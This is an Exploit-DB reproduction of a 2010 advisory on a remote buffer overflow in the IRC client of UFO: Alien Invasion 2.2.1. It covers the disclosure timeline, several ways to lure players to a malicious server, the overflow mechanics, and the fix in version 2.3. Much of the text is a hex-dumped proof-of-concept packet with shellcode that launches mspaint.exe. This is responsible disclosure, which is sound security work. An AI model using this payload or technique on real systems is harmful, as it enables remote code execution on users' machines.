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UFO: Alien Invasion 2.2.1 - Arbitrary Code Execution

EDB-ID:

14013

CVE:

EDB Verified: 

Author:

[JASON GEFFNER](#)

Type:

[REMOTE](#)

Exploit:  

Platform:

[WINDOWS](#)

Date:

2010-06-24

Vulnerable App:



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Remote Arbitrary Code Execution Vulnerability in UFO: Alien Invasion

June 18th, 2010

Summary

Name: Remote Arbitrary Code Execution Vulnerability in UFO: Alien Invasion
 Release Date: June 18th, 2010
 Discoverer: Jason Geffner
 Version Affected: UFO: Alien Invasion 2.2.1
 (version previous to UFO: Alien Invasion 2.2.1 not tested)

Risk: Very High
 Status: Published

Introduction

This paper discusses how an unprivileged remote attacker can execute arbitrary code on networked players' computers. This vulnerability was responsibly disclosed to the UFO: Alien Invasion project leader and this advisory was not released until a stable fixed build of the game was released.

Background

"UFO: Alien Invasion is an open source strategy video game in which the player fights aliens that are trying to take control of the Earth. The game is heavily influenced by the X-COM series (mostly by UFO: Enemy Unknown). It is based on a modified id Tech 2 engine, and runs on Linux, Microsoft Windows, and Mac OS X for both PPC and Intel Macs. UFO:AI has been nominated for 'Best project for Gamers' in the Sourceforge 2007 and 2008 Community Choice Awards and was positively noted by Linux Journal." [1]

Timeline

04/29/08 UFO: Alien Invasion 2.2.1 released
 10/28/09 Remote arbitrary code execution vulnerability discovered in UFO: Alien Invasion 2.2.1
 10/31/09 Detailed vulnerability report responsibly disclosed to the UFO: Alien Invasion project leader
 11/02/09 Fix checked into source code trunk
 06/18/10 Stable build of UFO: Alien Invasion 2.3 released, fixing vulnerability
 06/18/10 Advisory released

Vulnerability

The IRC client component of UFO: Alien Invasion 2.2.1 contains multiple security vulnerabilities that allow a malicious IRC server to remotely execute arbitrary code on the client's system. There are numerous ways that an attacker could cause a player to connect to a malicious server, for example:

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- Perform a man-in-the-middle attack to inject IRC server responses into the TCP stream.
- Use DNS poisoning to redirect the player's client from the real irc.freenode.org server to the attacker's malicious server.
- Use the in-game "rcon" functionality against a server to remotely issue the command "irc_connect <attacker's server>" (passwords for rcon can be brute-forced and/or sniffed over the network since they're sent in plaintext).
- Use social engineering to convince a player to press ~ and type "irc_connect <attacker's server>".

There are numerous buffer overflow vulnerabilities that can be exploited in the IRC client component. The following vulnerability can be exploited in a single packet:

The Irc_Proto_ParseServerMsg(...) function parses server messages of up to 1024 bytes in length and writes to an irc_server_msg_t structure. This structure's last field is a 512-byte string buffer. A malformed server response can cause Irc_Proto_ParseServerMsg(...) to write past the end of the irc_server_msg_t structure and overwrite the return address for Irc_Logic_ReadMessages(...).

```
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```

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Exploit
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See below for a proof-of-concept exploit packet for UFO: Alien Invasion 2.2.1 for Windows. The payload will launch "mspaint.exe" and terminate the UFO: Alien Invasion process.

```
00000000: 30 30 31 20 3a 41 41 41 41 41 41 41 41 41 41 41 001
:AAAAAAAAAAAA
00000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000020: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000030: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000050: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000070: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000080: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000090: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000000a0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000000b0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000000c0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000000d0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000000e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000000f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
```



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```

00000100:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000110:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000120:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000130:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000140:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000150:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000160:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000170:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000180:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000190:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000001a0:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000001b0:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000001c0:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000001d0:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000001e0:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000001f0:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000200:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000210:  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00000220:  41 41 41 41 41 41 41 41 41 41 41 41 41 28 50 d2
AAAAAAAAAAAAAAAA(P.
00000230:  0a 2b c9 83 e9 cd e8 ff ff ff ff c0 5e 81 76 0e
.+.....^..v.
00000240:  76 83 85 b6 83 ee fc e2 f4 8a 6b 0c b6 76 83 e5
v.....k..v..
00000250:  3f 93 b2 57 d2 fd d1 b5 3d 24 8f 0e e4 62 08 f7
?..W....=$...b..
00000260:  9e 79 34 cf 90 47 7c b4 76 da bf e4 ca 74 af a5
.y4..G|.v....t..
00000270:  77 b9 8e 84 71 94 73 d7 e1 fd d1 95 3d 34 bf 84
w...q.s.....=4..
00000280:  66 fd c3 fd 33 b6 f7 cf b7 a6 d3 0e fe 6e 08 dd
f...3.....n..
00000290:  96 77 50 66 8a 3f 08 b1 3d 77 55 b4 49 47 43 29
.wPf.?..=wU.IGC)
000002a0:  77 b9 8e 84 71 4e 63 f0 42 75 fe 7d 8d 0b a7 f0
w...qNc.Bu.}....
000002b0:  54 2e 08 dd 92 77 50 e3 3d 7a c8 0e ee 6a 82 56
T....wP.=z...j.V
000002c0:  3d 72 08 84 66 ff c7 a1 92 2d d8 e4 ef 2c d2 7a
=r..f.....-....,z
000002d0:  56 2e dc df 3d 64 68 03 eb 1c 82 08 33 cf 83 85
V...=dh.....3...
000002e0:  b6 26 eb b4 3d 19 04 7a 63 cd 73 30 14 20 eb 23
.&..=.zc.s0.
.#
000002f0:  23 cb 1e 7a 63 4a 85 f9 bc f6 78 65 c3 73 38 c2
#..zcJ....xe.s8.
00000300:  a5 04 ec ef b6 25 7c 50 db 05 f3 e4 df 18 f7 ab
.....%|P.....
00000310:  d3 0e e6 85 b6 0d 0a
.....

```

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Conclusion

Safe string handling functions should be used instead of their standard CRT equivalents or inlined string copies.

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Fix Information

This issue has now been resolved. UFO: Alien Invasion 2.3 can be downloaded from <http://ufoai.ninex.info/wiki/index.php/Download>


=====
References

[1] http://en.wikipedia.org/wiki/UFO:_Alien_Invasion

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